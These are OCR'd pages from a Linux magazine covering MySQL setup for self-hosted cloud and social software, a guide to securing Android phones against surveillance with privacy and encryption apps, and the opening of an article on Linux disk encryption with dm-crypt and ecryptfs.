
MySQL is a database server; all of the packages we have mentioned here need some sort of database to hold settings and data. While *MySQL* is one of the most popular, there are alternatives. *SQLite* is, as the name suggests, a much lighter option. It stores a complete database in a single file and works well on single user systems that do not have particularly demanding requirements. However, it does not scale particularly well, either in terms of users or load. Because *MySQL* uses the classic server/client model, one server will take care of the database needs of several programs, so if you are using more than one of the packages covered here, *MySQL* is probably the best choice. The disadvantage is that you need to set up databases and users on the server for each package. When you install *MySQL*, it asks for a password – this is for the root user and not to be used by individual packages. You can create a new database and a user for it using the command line

```
mysql -uroot -p
```

MySQL client will prompt for a password,then you create the database and user with:

```
CREATE DATABASE dbname;
GRANT ALL PRIVILEGES ON dbname.* TO username@localhost
IDENTIFIED BY 'password';
FLUSH PRIVILEGES;
```

The first line creates the database, the second creates a user with a password, allowing them full access to that one database. The **flush** command tells *MySQL* to implement the changes immediately. When you've finished **\q** will exit the client. You can tell your program to use that database and user, and it can create the database structure itself. An alternative to mucking around with all this command line malarkey is to use *phpMyAdmin*, a web-based administration tool for *MySQL*. There's a certain irony in that you need to use the command line to create the user for *phpMyAdmin*, but everything is detailed in the web interface.



***phpMyAdmin* makes looking after MySQL databases as easy and pointing, clicking and just a little bit of typing.**

Openstack

While we have concentrated on *ownCloud* here, there are alternatives; one such is *OpenStack* (*see Dockers, p114*). However, *OpenStack* is aimed more towards large scale use. *OwnCloud* can be used in enterprise deployments and there are commercial variants available, but it is also well suited to personal and small organisation use. On the other hand, *OpenStack* is aimed more at those wishing to offer cloud services commercially. That certainly doesn't rule out *OpenStack*, and if your requirements are for something more than a personal cloud service, you should take a look at **www.openstack.org** to see if it better suits your needs.



› ***OpenStack* is another open source cloud implementation, aimed squarely at the enterprise.**

refresh after fixing the problem to run the checks again. The final step is to create an administrator account. When you log in with your administrator account, you can greatly change the appearance of the site as well as enabling various plug-ins and other options.

Making Elgg your own


Elgg is well documented, but those documents are well hidden, with no link from the homepage of the *Elgg* website. Prior to installation, go to **http://docs.elgg.org**. Once *Elgg* is installed, there are Manual and FAQ links at the bottom of the Administration page.

The method of controlling plug-ins should be familiar by now. Installed plug-ins are accessed through a link on the administration page. New plug-ins are downloaded as ZIP files to be unpacked into the mod directory, after which they appear in the aforesaid list. Themes are also plug-ins, to be installed and configured in the same way. Links to the theme and plug-in repositories are on the front page of the administration manual.

Bear in mind that because themes are treated like plug-ins, it is possible to select more than one at once, with sometimes strange results. A useful feature of the plug-ins page is that you can move them up and down the priority-sorted list, changing the order in which they are loaded.

What is LAMP?

Web services run on what is known as a LAMP system, where the first three letters stand for Linux, Apache and *MySQL* while the P could be PHP, Perl or Python, depending on your preferences. Apache is the de facto standard web server for Linux, although there are alternatives, such as Lighttpd and Cherokee, which are often lighter and work with these services. However, *Apache* is the most popular and everything comes set up to work with it, whereas using a different web server may involve some more work, details of which can often be found on the projects' websites. Installing



› **There are even themes that can make *Elgg* look very like a certain well-known social networking site.**

Apache is easiest from your package manager (you have already taken care of the L in LAMP, right?); Python and Perl are often installed by default; so that leaves PHP and *MySQL*, both installed through the package manager, too.

And there's more

We have looked at three main programs here, covering cloud storage, email and social networking, although they all provide extra features, such as photo albums, calendaring, contacts and bookmarks management. There are alternatives to each of these, as we have mentioned, but there are plenty of other cloud type programs around. For example, *Gallery* (**http://gallery.menalto.com**) is a dedicated photo album that provides far more features than the add-ons for the programs we have looked at here. It's a typical web application using PHP, so the installation and configuration procedure is much the same as the other programs, and it has a comprehensive web administration interface for creating public and private albums, as well as many available plug-ins to enhance *Gallery* even further.

> **"The organisations that choose Elgg give you an idea of its popularity"**

There is also an open source instant messaging service that uses *Jabber* (which is used by *Google Talk*, among others). *Asterisk* can be used to set up your own VoIP gateway, which is especially useful for an organisation with more than one office.

There is only one important area where the open source alternatives dont currently match up to the commercial offerings and that's office productivity software. While the WebDAV accessibility of *ownCloud* does allow editing anywhere, and by anyone with the correct login, it still depends on client-side office software. There is a project in development called OX documents that has a demo at **https://www.ox.io/ox_text**. Interestingly, it supports ODF as well as Word format files, and is the first step towards an open source online office suite. The first release is due around now and when it adds a spreadsheet, we will be able to do just about anything in our own clouds that we can in the proprietary ones, except lose our privacy. ■





Secure Android

Your smartphone is your PC. We investigate how you can secure it against prying eyes...

You know, if someone was really interested, they could pinpoint your exact location right this very moment. They can even probably take your picture reading the magazine and record the gasp you just let out. Before you can gather your senses, they will have read all your messages, stolen your contacts and seen not just your credit score, but your *Angry Birds* prowess.

This isn't fiction. You have in your pockets a snooper's best friend. You take it everywhere: from your office to your bedroom, from the dining room to the lavatory. It records almost everything you do and can be made to turn against you in a matter of minutes. Believe it or not, the modern day smartphone is a private citizen's worst privacy nightmare.

> **"97% of tested apps inappropriately accessed private information."**

Think about what you have in there: email addresses and phone numbers from your contacts, calendar appointments, photos, and probably even personal financial information. On top of that, the smartphone can continually track your location to build a detailed profile of your whereabouts.

There are multiple ways these devices can send out data and information about their users, which makes them particularly troublesome not only for those who want to remain anonymous, but also for the average joe. In fact, even if you never use the smartphone to make an actual call, you are already broadcasting information just by the mere act of using the device.

In a recent study conducted by HP, the company discovered that 97% of the tested apps inappropriately accessed private information sources within a device and another 86% lacked the means to protect themselves from common exploits. The good news is that these smartphones allow you to alter many privacy-related settings with a tap or two.

Let's look at the various ways in which you leak private information about yourself via your smartphone – and how you can minimise such broadcasts. We'll also look at tools that allow you to take charge of your privacy and help you communicate without compromising the actual exchange of information.

You are being watched



Prevent apps and services from keeping tabs on you.

Many tasks that were once performed exclusively on PCs have now branched out to phones. They can double up as media players, recorders, gaming devices, GPS navigation devices and more. To enjoy all these conveniences you need apps. Unfortunately, apps are the weakest link between your private data and the world. Many access your personal data to 'enhance their experience'. But you must trust that apps will only use this data in a desirable way. Unfortunately, not every app clearly states how they use your it and you have no way of knowing if you're safe.


Then there are the free web services. Web companies like Google, Twitter, Facebook and others provide you with a free service in return for information about you. This information is then used to target ads. Some consider this fair trade but privacy campaigners are becoming increasingly concerned.

A critical component of your Android smartphone is the permissions system. When you install an app, it notifies you of what it would like to gain access to. You can then install the app, or not. Unfortunately, this system puts a lot of responsibility on the users to know whether these access requests are appropriate. According to research reports (source: **http://bit.ly/1bRbsVr**) many apps request excessive permissions.

There are multiple ways of visualising app permissions. BitDefender's free *Clueful* app helps you identify what an app is doing, and what it *should* be doing. Once installed *Clueful* will scan your apps and categorise them as High Risk, Moderate Risk, and Low Risk. You can then browse each list and click on an app to find out the feature it can access. You should uninstall any High Risk apps as they might be pinching your passwords or reading emails.

> **"Sharing images reveals a lot of information thanks to the EXIF data attached..."**

Then there's Malwarebytes' *Anti-Malware* mobile app which also includes a Privacy Manager. It scans apps and divides them into categories based on the phone feature they have access to, such as Access Calendar and Access Storage. The app will come in handy when, for example, you wish to view all the apps that can read personal information such as your contact list and your web history.



Mastering the learning curve of XPrivacy will go a long way in protecting your privacy.

Control permissions

Once you've identified a privacy-intruding app you can remove it. Google recently let slip a privacy functionality in Android 4.3 that users could unlock with the *Aps Ops* Launcher tool. With this feature you could selectively turn off privacy-related permissions. For example, you could install the *Shazam* music recognition app but turn off its ability to track your location. However, Google removed the feature in the following update, much to the chagrin of the EFF. When asked, Google said the feature was experimental and was released by accident.

If you have a rooted Android device you can still get the feature as a module for the *Xposed* framework. Users of rooted devices can also use the *XPrivacy* module for *Xposed*. With *XPrivacy* you can control specific permissions for all installed apps. The best bit is that once you disable a particular feature, say, access to contacts, *XPrivacy* will shield the real data and instead feed a list of bogus contacts to any app that requests them.

In addition to preventing the apps from leaking info, you should also minimise the personal data you put out there, even when sharing something as innocuous as images. John McAfee, who was evading authorities, was ousted in Guatemala thanks to a photo. Sharing images taken from your smartphone reveal a lot of information about you thanks to the EXIF data attached to them, so if you take an image with a GPS-enabled camera or a smartphone, it can reveal your location, the time it was taken as well as the unique ID of the device.

To strip EXIF information from pictures before sharing them you can use the Instant EXIF Remover app. The app doesn't have an interface. Once installed it'll be available as an option in the 'Share' action. When selected, the app will intercept any images you wish to share and delete all EXIF data, before passing them on to the email client or any other sharing app. Also, before you upload files to a cloud sharing service like Dropbox or Google Drive, it's a good idea to encrypt them. You can do this easily on a Linux box with *EncFS*.

EncFS is available in the repositories of popular distros like Fedora and Ubuntu. The tool requires you to create two directories – one that houses your unencrypted content and the other with the encrypted version. The way the tool works is that you interact with the files in the unencrypted folders and they are encrypted on-the-fly in the encrypted folder. To use *EncFS* with a cloud sharing service like Dropbox, just make sure you keep the encrypted folder inside the Dropbox folder. This will automatically sync any changes to the encrypted folder to Dropbox! After installing *EncFS*, create the two folders with **encfs ~/Dropbox/.encrypted ~/Private**. The tool will ask you questions and create the folders. Any files in the Private directory will now be synced.

Three degrees of separation

You don't need to be talking to a terror suspect to get the NSA interested in your personal communications. The agency is allowed to travel 'three hops' from its target. So they can monitor the communication of people who talk to people who talk to people who talk to you. This three degrees of separation allows NSA to virtually monitor everyone.

Communicate securely



Use your phone in Incognito mode.

The key to securing your phone against any sort of surveillance is end-to-end encryption. There are an increasing number of apps and services that let you encrypt the data on your device before it is sent off and then decrypted at the recipient's device. Encryption doesn't prevent the caching of data but safeguards it against any kind of snooping by making it unintelligible to anyone without the correct decryption keys.

Begin your lockdown efforts by obfuscating your web browsing activities. Just like any desktop web browser, you can install a variety of add-ons to your Android browser.


Some of the popular Privacy-inducing add-ons are the *Phony* add-on which you can use to customise the user-agent on the browser and hide the fact that you are on a mobile device. Then there's the self-destructing cookies add-on which will automatically delete all cookies when you close a site. For more comprehensive control you can use the *CleanQuit* add-on which removes all information about the previous session including the browsing & download history and site preferences.

If you want anonymity, you should switch to the *Orweb* browser (**http://bit.ly/1eiYktj**) which is preconfigured to help you browse the web anonymously. It's also loaded with plugins to disguise your device, gives you control over cookies, prevents loading of *Flash* content and keeps no browsing history. It requires the *Orbot* plugin, and *Orbot* is Tor for Android. (*See p34* for more details about the Tor Project). On initial launch, *Orbot* runs through a quick setup wizard. If you have a rooted phone, you can turn on transparent proxying, which allows all network apps to automatically run through the Tor network.

To sign and encrypt email messages on your mobile device you need the *Android Privacy Guard* (*APG*) app, which is an open source implementation of OpenPGP. You'll also need the *K-9* email app, which integrates seamlessly with *APG*.

To use these apps, first launch *K-9* and configure it to connect to your email server. Then launch *APG* and tap the menu button, which brings up the option to manage private keys and public keys. You can export these keys from the desktop and import them into *APG*. Once the keys are imported, *K-9* will display the option to sign and encrypt messages when you write a new email. Conversely it will let you decrypt emails when you receive a new encrypted message.

Similarly, if you wish to encrypt instant messages, you'll need the open source *ChatSecure* app. The app uses the OTR protocol to enable secure chat sessions over XMPP accounts. Using the app you can have secure chats with your friends over popular networks including Google Talk and Facebook on any OTR compatible client including *Pidgin*, *Adium*, and *Jitsi*.



You can use the *Jitsi* app for making encrypted video calls.

Old School usage

Another famed form of text-based communication is SMS. Although on a steady decline due to the falling prices of mobile internet many people still use texting as their primary means of communication.

> **"Surprisingly, a lot of us still use the smartphone to make actual calls."**

You can encrypt SMS messages with the open source *TextSecure* app, which can encrypt SMS stored locally on the phone. However, to send encrypted messages over the air, the recipient must also have *TextSecure* or they'll receive unencrypted messages. When you run the app first time, it gives you the option to create encrypted versions of all local messages. Although it doesn't touch the existing unencrypted SMS', it's advisable to delete them after creating encrypted versions.


Before you can send messages you'll have to create a secure connection with the recipient's device by exchanging keys. *TextSecure* will send a message to the recipient, whose *TextSecure* app will automatically respond with a message to establish a secure connection. From then on you send and receive encrypted messages.

Surprisingly, a lot of us still use the smartphone to make actual calls and there are apps and services that will establish secure channels to thwart any attempts to intercept your conversation.

You can use the free *RedPhone* app, which makes encrypted calls over the internet. There's also *SilentPhone*, which is developed by Phil Zimmerman who gave us OpenPGP for securing email and ZRTP protocol for securing VoIP calls. The *SilentPhone* app works on multiple mobile platforms but comes with a $10 (about £6) subscription fee.

Both these solutions work as advertised and create encrypted calls. However, their major limitation is that they require the person at the other end of the line to be using the same app. The Ostel project is working on solving this problem. They've created a standard known as Open Source Telephony Network (OSTN) that uses free and open source protocols to create end-to-end encrypted voice communication channels.

The best thing about this is that you can connect with any user that's using an app that supports the OSTN standard. There's the *CSipSimple* app for Android, *Acrobits* for iPhone users, *PrivateGSM* for BlackBerry users and the cross-platform *Jitsi* desktop app for Linux, Windows and Mac users.



The *EncDroid* Android app lets you create EncFS encrypted folders and syncs them.



Secure your device

Batten down the ports and hatches.

In addition to restricting the flow of data to third-party apps and encrypting all forms of communication, you'll also need to protect against physical compromise. Securing the device safeguards it against the most common fears – theft and unauthorised access.

Privacy conscious users should enable and use one of the several options to lock the phone. You can restrict access via a pattern, a numerical pin, an alpha-numeric password, or a voice command. If you are using a lock screen you should also disable any lock screen widgets. Disabling lock screen widgets required third-party apps like *Lockscreen Policy*, but is now built into the latest version of Android.



In addition to encryption, SSE can also securely delete files to remove all danger.

Locking the phone is one thing, but it wouldn't help when you hand over an unlocked phone to someone. You can use *Screen Locker* (**http://bit.ly/LRBttz**) to lock your screen before handing the phone to someone else. The app disables all forms of inputs and prevents the users from viewing anything other than what's on the screen. You can then enter a preset pattern to unlock the device.

Then there are apps which will lock access to an app with a password. One such is *Privacy Master Free*, which can also fake a crash to prevent an app from launching, and prevent access to key areas such as the Google Play Store. You can also block the task manager as well as USB connections.

Then there's the *AppLock* app which, along with the ability to block access to apps, also has two separate vaults where you can hide photos and videos. The app can also prevent toggling of settings such as WiFi. One of the best features is its ability to create lock profiles. So you can create a list of apps you want to lock when you in the office, and another set when you're with naughty nephews. You can trigger the locks based on time or location.

On the security side, the app can randomly rearrange its numeric keyboard to prevent others from figuring out your password by following your fingers. It also allows you to hide the app from the application drawer to keep its existence on your device a secret.

> **"Privacy Master Free can fake a crash to prevent an app from launching..."**

Encrypt your device

Finally, privacy minded users should encrypt the data on their phone using the built-in feature. However, there are some caveats involved with the process. For one, encryption is a one-way process, which is to say that once turned on there's no mechanism to turn off the encryption. You'll have to factory reset your phone and lose all your data. Also, make sure you back up your data before initiating the encryption process and don't interrupt the process. If you do you'll sure lose the data and render the device unusable.

Before you begin, make sure you have set up a lock screen PIN or password, which is required because Android will use it as your decryption key. To begin encryption, head to System Settings > Security > Encrypt device. When it's done you'll have to enter the PIN or password each time you boot your phone.

Instead of encrypting the whole device, you can also choose to encrypt selected files. One of the best apps for this purpose is *SSE Universal Encryption*. The app offers all the popular encryption algorithms including AES-256, Serpent-256 and Blowfish-256, and has three modules: the *Password Vault* module allows you to safely store passwords and organise them into folders. The *Message Encryptor* module encrypts snippets of text. But the most interesting option is the *File/Dir Encryptor* module. It lets you pick a file using the built-in file browser and then encrypts it.

Installing CyanogenMod does require some doing, but if you can borrow a Windows machine you can save yourself effort via the *CyanogenMod Installer* at **http://get.cm**. Free software enthusiasts would want to check out the Replicant distribution. It's based on CyanogenMod and replaces all proprietary Android components with their free software alternatives. Phil Zimmermann's *Silent Circle* has tied up with the Spanish Geeksphone handset manufacturer and is about to launch the Blackphone for the privacy conscious. The phone will run the PrivatOS distribution. ■

Switch to a third-party firmware

Every year Google offers a vanilla Android operating system popularly known as AOSP for download. Many developers take this version and work on it to develop their own customised version of Android.

CyanogenMod is one such Android distribution and also one of the most popular, with millions of users. One reason for its popularity is that it gives you complete control over your device and frees it from any ties to Google, your network or the phone's manufacturer. It's also worth mentioning that the CyanogenMod team is quick to patch security holes and fix bugs that were only fixed by Google in the next Android release. The third-party firmware also includes the the *Privacy Guard* app which gives you better control over apps and their permissions.

The newer versions of the app also include the AppOps feature, redacted by Google in Android 4.3. With this feature users can prevent individual apps for accessing your data. The latest version of CyanogenMod also integrates the secure SMS app *TextSecure* in the firmware itself.

Encrypt your hard drive

Do you want to keep your data safe from pilferers? We show you how to fortify your hard drive using disk encryption.

There's been a lot of talk in the past year or so about the security of your internet data, first with the Edward Snowden revelations and later with the Heartbleed bug in OpenSSL and Shellshock, the Bash vulnerability. There was also a lower-profile bug in GnuTLS discovered shortly before Heartbleed. As a result of all this, we're paying more attention to the security of our data in transmission – but what about when we store it? We've previously mentioned *TrueCrypt*, which is great for encrypting removable storage (*as long as you use the right version, see p14 for details*), especially because it's available for Windows and Mac too, but if you're really concerned you may want to encrypt your entire home directory, or even the whole hard drive. This is not just about protection from black hat hackers: what if you have personal, business or otherwise confidential information stored on your laptop and it's lost on the train or taxi or simply stolen?

There are two popular types of encryption that are supported by the Linux kernel: *dm-crypt* and ecryptfs. The latter is an encrypted filesystem that sits on top of a standard filesystem. If you mount the 'lower' filesystem, you'll see all the files but their contents, and usually their names, are encrypted. It works at the directory level, and other directories on the same filesystem can be left unencrypted or encrypted separately. This is the method used by Ubuntu, among others, to encrypt users' home directories.

```
File  Edit  View  Bookmarks  Settings  Help
        luksKillSlot <device> <key slot> - wipes key with number <key slot> from LUKS devi
        luksUUID <device> - print UUID of LUKS device
        isLuks <device> - tests <device> for LUKS partition header
        luksDump <device> - dump LUKS partition information
        tcryptDump <device> - dump TCRYPT device information
        luksSuspend <device> - Suspend LUKS device and wipe key (all IOs are frozen).
        luksResume <device> - Resume suspended LUKS device.
        luksHeaderBackup <device> - Backup LUKS device header and keyslots
        luksHeaderRestore <device> - Restore LUKS device header and keyslots

